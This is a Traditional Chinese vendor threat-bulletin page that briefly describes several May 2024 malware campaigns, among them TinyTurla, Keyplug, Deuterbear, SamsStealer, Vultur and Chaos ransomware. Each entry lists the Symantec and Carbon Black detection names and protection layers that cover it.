欲深入了解更多有關賽門鐵克端點安全完整版(SESC)的詳細資訊--Symantec Endpoint Security Complete，請點擊此處。

欲深入了解賽門鐵克端點防護 (SEP) 的進階機器學習防護技術，請點擊此處。

欲深入了解賽門鐵克端點安全軟體的檔案檢測技術如何保護裝置，請點擊此處。

2024/05/21

濫用.LNK(捷徑檔)和MSBuild平台來傳播TinyTurla後門惡意程式的攻擊行動

我們發現一個濫用惡意 .LNK(捷徑檔) 的惡意軟體行動。該行動幕後的主使者正在濫用人權研討會邀請函和公開的通知來引誘用戶。一旦被引誘，MSBuild 就會被用來執行和傳遞無檔案的最終有效酬載。根據 TinyTurla 後門的第一階段功能和對特定 C&C 基礎設施的利用，該有效酬載被認為是 TinyTurla 後門。

微軟知識：Microsoft Build Engine 是建置應用程式的平台。這個引擎也稱為 MSBuild，提供專案檔的 XML 結構描述，以控制組建平台處理和建置軟體的方式。Visual Studio 會使用 MSBuild，但 MSBuild 並不倚賴 Visual Studio。藉由在專案或方案檔上叫用 msbuild.exe 或 dotnet build，就可以在未安裝 Visual Studio 的環境中組織及建置產品。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Msbuild!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- CL.Downloader!gen241
- Trojan Horse
- Trojan.Gen.NPE
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/21

針對義大利機構組織傳播的Keyplug後門程式

一個歸屬於 Grayfly 駭客組織 (又名 APT41) 的全新網路威脅行動，一直在向義大利的各種組織傳播 Keyplug 這類模組化惡意軟體。據 Yoroi 報導，這種基於 C++ 的惡意軟體有支援 Windows 和 Linux 平臺的版本。Keyplug 能夠透過濫用 CloudFlare 的 CDN(內容傳遞網路) 和 WSS 協定啟動與攻擊者伺服器的 C&C 通訊。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1
- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.2
- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/20

Deuterbear遠端存取木馬(RAT)涉入亞太地區的進階網路間諜行動

據報導，一場針對亞太地區的網路間諜行動包括部署一個名為 Deuterbear 的遠端存取木馬 (RAT)。該 RAT 具有反分析技術、在 RAT 運行期間避免交握、反記憶體掃描和使用 HTTPS 進行命令與控制 (C&C) 通訊等先進功能。Deuterbear 感染鏈包括兩個階段：第一階段作為外掛程式下載器，第二階段作為後門，從遭入侵主機擷取敏感資訊。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- AM.Untrst-RunSys!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- WS.Reputation.1
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/20

SamsStealer全新惡意竊密程式

有報導稱，一種名為 SamsStealer 的全新惡意竊密程式正在威脅環境中流竄。這種惡意軟體會秘密潛入受害者的系統，竊取各種形式的個人資料，包括登錄憑證、加密貨幣錢包、session data 和瀏覽歷史記錄。竊取的資料被傳輸到檔案共享服務和 Telegram 等訊息平臺，攻擊者將這些平臺用作命令和控制 (C&C) 伺服器。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.MalTraffic!gen1
- SONAR.Stealer!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Bad Reputation Application Activity
- System Infected: Trojan.Backdoor Activity 568
- System Infected: Trojan.Backdoor Activity 721
- System Infected: Trojan.Backdoor Activity 753

2024/05/19

伊朗的Mellat銀行的海內外用戶成為FakeBank網路攻擊行動的目標

賽門鐵克發現一個安卓平台上：FakeBank 網路攻擊惡意行動，該行動鎖定伊朗 Mellat 銀行的海內外用戶，透過一個冒充假的銀行APP(Mellat.apk)。Mellat 銀行也是『國家銀行』，在伊朗國內和海外都有許多辦事處和分支機構。

惡意電子郵件和簡訊的感染途徑可能各不相同，但後者可能性更大，因為手機平台有越來越多採用這種伎倆。惡意 APP 上架在兩個惡意網域上，其中一個與銀行網域以字母混淆。FakeBank 的目標是透過表單 (模仿和濫用 Mellat 品牌) 收集使用者的敏感資訊，例如：憑證，但同時也收集簡訊內容。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。WebPulse 已知道此次活動中使用假冒的域名。

- AdLibrary:Generisk
- Android.Reputation.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/19

偷天換日？Vultur 惡意軟體冒充防毒軟體

最近有人發現一個手機惡意軟體：Vultur 所涉入的網路攻擊行動，幕後主使者將其偽裝成知名防毒軟體廠商的手機防毒 APP(<公司名稱>_Security.apk)。這款安卓金融惡意軟體利用疊加 (overlay) 技術，顯示假的疊加視窗，希望誘騙使用者輸入銀行憑證。它的目標是數百家銀行和加密貨幣交換平臺。

目前，初始感染向量 (方法／途徑／酬載) 尚不清楚，但該惡意 APP 上架在一個惡意網域上。攻擊者很可能使用惡意簡訊或重導向來誘使受害者下載該 APP。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。WebPulse 已知道此次活動中使用假冒的域名。

- AppRisk:Generisk

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/17
新版HiJackLoader惡意程式載入器，增強常駐能力及隱匿的模組功能

HijackLoader 是一款多階段惡意程式載入器，最近進行一些更新。第一階段允許載入器解密和解壓附加模組，並執行第二階段，而第二階段程序則留在記憶體中讀取嵌入式或遠端託管鏡像，以便完全啟動第二階段並載入附加模組。一些新發現的模組 (例如：使用者帳戶控制繞過) 設計用於在目標環境中實現額外的持續性。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

基於行為偵測技術(SONAR)的防護：

- SONAR.TCP!gen6

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.MBT

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/17
Antidot手機／行動平台惡意軟體

Antidot 是近期發現的一種安卓金融木馬程式。該惡意軟體偽裝成 Google Play 應用程式更新進行傳播。從功能上看，Antidot 能夠進行鍵盤側錄、覆蓋攻擊 (Overlay Attack)、簡訊滲出、螢幕捕獲、憑證竊取、設備控制和執行從攻擊者處接收的命令。惡意軟體能夠與 C&C 伺服器建立 http 連線或 WebSocket 通訊。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對

賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- Android.Reputation.2

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/16

Chaos勒索軟體利用假冒成免費Discord Nitro引誘遊戲玩家

由於 Chaos 勒索軟體產生器廣為人知以及垂手可得，全球各地每天都能能看到消費者和企業成為攻擊目標的情況。最近一個惡意行為者用偽裝成免費 Discord Nitro 的 Chaos 勒索軟體來引誘消費者，特別是遊戲玩家。在勒索 (贖金支付) 說明中，該惡意行為者希望向受害者勒索 0.003 BTC，在撰寫本文時相當於 195 美元。

Discord Nitro 是 Discord 提供的高級訂閱服務，是一個流行的通訊平臺。主要用於遊戲玩家、社群和各種線上群組。Nitro 在免費版 Discord 的基礎上提供多項增強功能。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-RLsass!g1
- ACM.Untrst-RunSys!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Ransom.Sorry